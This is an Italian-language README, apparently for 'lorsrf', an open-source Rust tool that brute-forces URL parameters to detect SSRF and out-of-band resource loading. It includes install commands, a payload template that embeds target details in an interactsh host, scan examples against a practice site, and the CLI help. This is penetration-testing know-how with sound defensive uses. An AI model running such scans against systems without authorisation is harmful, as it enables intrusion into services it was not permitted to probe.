 mindpatch/lorsrf
Strumento CLI veloce per trovare i parametri che possono essere utilizzati per individuare SSRF o caricamento di risorse out-of-band 🛰️ 🦀



Lorsrf è un potente strumento di penetration testing web progettato per identificare parametri che possono essere sfruttati per attacchi SSRF o di caricamento di risorse out-of-band. Aggiungendo un host OAST come Burp Collaborator al valore del parametro, Lorsrf può generare una richiesta HTTP che viene ricevuta in Burp Collaborator, senza alcuna informazione effettiva sul target.
Per affrontare questo problema, Lorsrf include una funzione che consente di aggiungere informazioni specifiche del target come variabili nel tuo host OAST. Questo ti permette di identificare più facilmente i parametri e gli endpoint vulnerabili, rendendo infine più semplice proteggere le tue applicazioni web.
In aggiunta a quanto sopra, Lorsrf ti consente anche di includere informazioni aggiuntive nel tuo host OAST utilizzando variabili speciali. Ad esempio, puoi includere l'endpoint del tuo dominio di destinazione, la query dell'URL, il metodo di richiesta corrente e altro ancora.
In generale, Lorsrf è uno strumento potente che può essere personalizzato per soddisfare le tue specifiche esigenze di penetration testing web. Che tu stia cercando di identificare e correggere vulnerabilità nelle tue applicazioni web o valutare la sicurezza di applicazioni web di terze parti, Lorsrf è un'aggiunta preziosa a qualsiasi toolkit di penetration testing.
| Variable | Description |
|---|---|
| %PARAM% | il parametro ipotizzato |
| %PATH% | l'endpoint del tuo dominio target |
| %HOST% | l'host di scansione |
| %QUERY% | la query dell'url |
| %METHOD% | METODO corrente |
puoi usarli per includere più informazioni nel tuo host OAST
target: http://testphp.vulnweb.com/showimage.php
payload: http://%HOST%.%PARAM%.testing.interactsh.com%PATH%
output: http://testphp.vulnweb.com.file.testing.interactsh.com/showimage.php
di default lorsrf usa il metodo GET. Se vuoi il metodo POST con corpo form o json puoi aggiungere questi flag
$ lorsrf --json --form
se vuoi solo POST aggiungi il flag --post-only
>>> apt install gcc pkg-config libssl-dev
>>> cargo install --git https://github.com/knassar702/lorsrf
oppure scaricalo dalla pagina delle release
$ lorsrf --urls targets.txt -c "http://myhost.com" --wordlist params.txt
$ lorsrf --urls targets.txt -c "http://myhost.com" --wordlist params.txt --json
$ lorsrf --urls targets.txt -c "http://myhost.com" --wordlist params.txt --form
scanner di parametri senza indovinare
$ waybackurls http://testphp.vulnweb.com > urls.txt
$ lorsrf --urls urls.txt -c "http://myhost.com" --wordlist params.txt
Altre opzioni
Lorsrf 2.0
Khaled Nassar <[email protected]>
SSRF Parameter BruteForce Tool

USAGE:
    lorsrf [FLAGS] [OPTIONS] --call <host> --urls <targets>

FLAGS:
    -f, --form         Use x-www-form-urlencoded requests via POST method
    -h, --help         Prints help information
    -j, --json         Use JSON requests via POST method
        --post-only    POST method only
    -V, --version      Prints version information

OPTIONS:
    -H, --headers <headers>      Your Headers [default: ]
    -c, --call <host>            Your The OAST Host (burpsuite collaborator or interactsh.com)
    -p, --proxy <proxy>          SendProxy [default: ]
    -u, --urls <targets>         Your Targets list
        --threads <threads>      Your Threads [default: 10]
    -t, --timeout <timeout>      Set the Timeout of the requests [default: 10]
    -w, --wordlist <wordlist>    Your Parameters Wordlist
